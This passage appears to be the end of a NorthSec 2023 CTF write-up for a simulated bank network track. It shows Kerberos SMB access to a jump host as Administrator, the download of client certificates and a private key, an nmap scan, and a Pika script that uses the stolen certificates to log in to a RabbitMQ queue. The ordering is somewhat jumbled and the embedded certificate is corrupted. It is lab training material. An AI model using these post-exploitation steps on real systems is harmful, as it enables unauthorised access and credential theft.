drw-rw-rw-      0  Wed Apr 12  06:30:46 2023 Program Files  
drw-rw-rw-      0  Tue Apr  4  16:23:06 2023 Program Files (x86)  
drw-rw-rw-      0  Sun May 21  23:02:16 2023 ProgramData  
drw-rw-rw-      0  Wed Feb 15  13:25:05 2023 Recovery  
drw-rw-rw-      0  Wed Feb 15  15:37:35 2023 System Volume Information  
drw-rw-rw-      0  Wed May 10  02:07:01 2023 Users  
drw-rw-rw-      0  Wed Apr 12  05:35:26 2023 Windows  
# cd Certs  
# ls
drw-rw-rw-      0  Thu Apr  6  06:14:53 2023 .  
drw-rw-rw-      0  Thu Apr  6  06:14:53 2023 ..  
-rw-rw-rw-    4136  Wed Apr  5  02:59:05 2023 ca-cert.pem  
-rw-rw-rw-    3661  Wed Apr  5  02:59:09 2023 client-cert.pem  
-rw-rw-rw-    1704  Wed Apr  5  02:59:13 2022 client-key.pem  
-rw-rw-rw-      37  Thu Apr  6  06:14:53 2023 flag.txt
# cat flag.txt
FLAG-8b77863d212dda8a8e84c604f9e835d6
```

`smbclient.py BANK.CTF/Administrator@jump01.bank.ctf -k -no-pass`

Flag 7

Once we submit the sixth flag of the track, we are given the FQDN (Fully Qualified Domain Name) of a new machine `rabbitmq.bank.ctf` as well as the authentication to access the payment process by certificates :



Purple  The NorthSec post bots

Authentication certificate for the payment processing queue.
It is related to `rabbitmq.bank.ctf`.

Flag 6/8: ATM Network ✓

Message from the CTF platform

First we can scan the `rabbitmq.bank.ctf` machine to see the services we can access on this machine and we see that we have access to a queue message service :

```

Nmap scan report for 9000:c1f3:fea4:dec1:216:3eff:fe38:1827
Host is up, received user-set (0.013s latency).
Scanned at 2023-05-21 23:20:26 CEST for 15s

PORT      STATE SERVICE REASON VERSION
5671/tcp open  ssl/amqp syn-ack Advanced Message Queue Protocol
|_amqp-info: ERROR: AMQP:handshake connection closed unexpectedly while reading frame
              header
| ssl-cert: Subject: commonName=swiftnmq.ctf
|   | Issuer: commonName=swift.ctf
|   | Public Key type: rsa
|   | Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
|   | Not valid before: 2023-04-04T16:59:44
|   | Not valid after: 2024-04-03T16:59:44
|   | MD5: 015ca8fb571aa123a2eeb589c44b2979
|   | SHA-1: e5192906ce40e5ab27bcec957f0ad3a3cccd133
|   | -----BEGIN CERTIFICATE-----
| MIICsTCCAZkCFDWMaC2z1Rf7p4PDRJR7YlrIXypeMA0GCSqGSIb3DQEBCwUAMBQX
| EjAQBgNVBAMMCXN3aWZ0LmN0ZjAeFw0yMzA0MDQxNjU5NDRaFw0yNDA0MDMxNjU5
| NDraMBYxFDASBgvNBAMMC3N3aWZ0bXEuY3RmMIIBIjANBgkqhkiG9w0BAQEFAAOC
| AQ8AMIIIBCgKCAQEAhjBTdujgPahenSKztP0j48feTihL2x0T8XgLPuuGHkcXyNYC
| OS/vuZrYVHL4rxWmKC6EHg+jiURKZZ6cbwZFuvgFnM587u1vVAuofmibShE8AK
| k+3W9qxQNlp046eD56Iu8tULLGOVbjHRSj07aiZMKUhs3WXHD41jTugLrkLjgV/I
| NytbIck+xdfWA266Squ0193dhYtmVaZyD9SMdMAuDh2Nj4qMwvCDt0wIqv+Bg5t3
| WX6vM08I79Gj5ojKsEm2nrdzl8XrnGqedZ0BiyeMfwhJXc4pIwfIpY3pXuTE956p
| OQiJuX1BkshcbUzks0m6Dd3djWk3RBMYuYEJQIDAQABMA0GCSqGSIb3DQEBCwUA
| A4IBAQApSX7Vdt9+23p6sjf9osrN62NQ287sgf3LttQ0owQFV9jfnr2+razeiAR8
| Z0QFHHSqrYu5mJwkVnjkI/eoqnhgtIq0295UAYM7e0jDs/GMQ+vAPFdE2Ax1sbtaP
| GDYt0eB020xEgmwiKYP8rcAshItG2J+C1ibouvwroo/uY0VeapptFFdV34IbQ66Z
| q2vfSucl8P9JLaAZ2imcucFcXoIteAut9DCaj6tU+aHJ419GJk7UFFLakCr7E8R4
| fi6gAQ34hsex+GbR56bDK1xb4AB96MVwi06xcZ0m8G1goxFmPLowoAKx4zG3uMq7
|   | 49ydELaH82h07BD2hkVYc6PDyamp
|   | -----END CERTIFICATE-----
Host script results:
| address-info:
|   | IPv6 EUI-64:
|   | MAC address:
|   |   address: 00163e381827
|   |   manuf: Xensource

```

```
nmap -Pn -vv -sC -sV -p- rabbitmq.bank.ctf
```

By doing post exploitation on the `jump01.bank.ctf` machine, we find at the root of it a `Certs` folder which contains all the information that allows us to authenticate ourselves to the message queue server :

```
# cd certs
# ls
drw-rw-rw-          0 Thu Apr  6 06:14:53 2023 .
drw-rw-rw-          0 Thu Apr  6 06:14:53 2023 ..
-rw-rw-rw-        4136 Wed Apr  5 02:59:05 2023 ca-cert.pem
-rw-rw-rw-        3661 Wed Apr  5 02:59:09 2023 client-cert.pem
-rw-rw-rw-        1704 Wed Apr  5 02:59:13 2023 client-key.pem
-rw-rw-rw-         37 Thu Apr  6 06:14:53 2023 flag.txt
# get ca-cert.pem
# get client-cert.pem
# get client-key.pem
```

Certificates on jump01.bank.ctf

Because of a time constraint imposed with the CTF I could not finish the last part of the track but I provide you with the little script with which I was able to connect to the message queue server using the certificates that we retrieved previously (I used a lot the documentation of the [Pika library](#)) :

```
import ssl
import pika
import logging


context = ssl.create_default_context(cafile="cert.pem")
context.verify_mode = ssl.CERT_REQUIRED
context.load_cert_chain("client-cert.pem", "key.pem")
ssl_options = pika.SSLOptions(context, "swiftnq.ctf")
credentials = pika.credentials.ExternalCredentials()
conn_params =
    pika.ConnectionParameters(host="rabbitmq.bank.ctf", port=5671, ssl_options=ssl_options, credentials=credentials)

with pika.BlockingConnection(conn_params) as conn:
    ch = conn.channel()
```

Script to connect to message queue server

Credits

Thanks to Maxime Nadeau for carrying out this challenge which was really interesting and fun to do, if you want to know what the official path of compromise of the track looks like :



Official path of the track

He also wrote a writeup : <https://blog.evl.red/northsec/ctf/writeup/2023/04/24/nsec-2023-atm.html>

Ressources :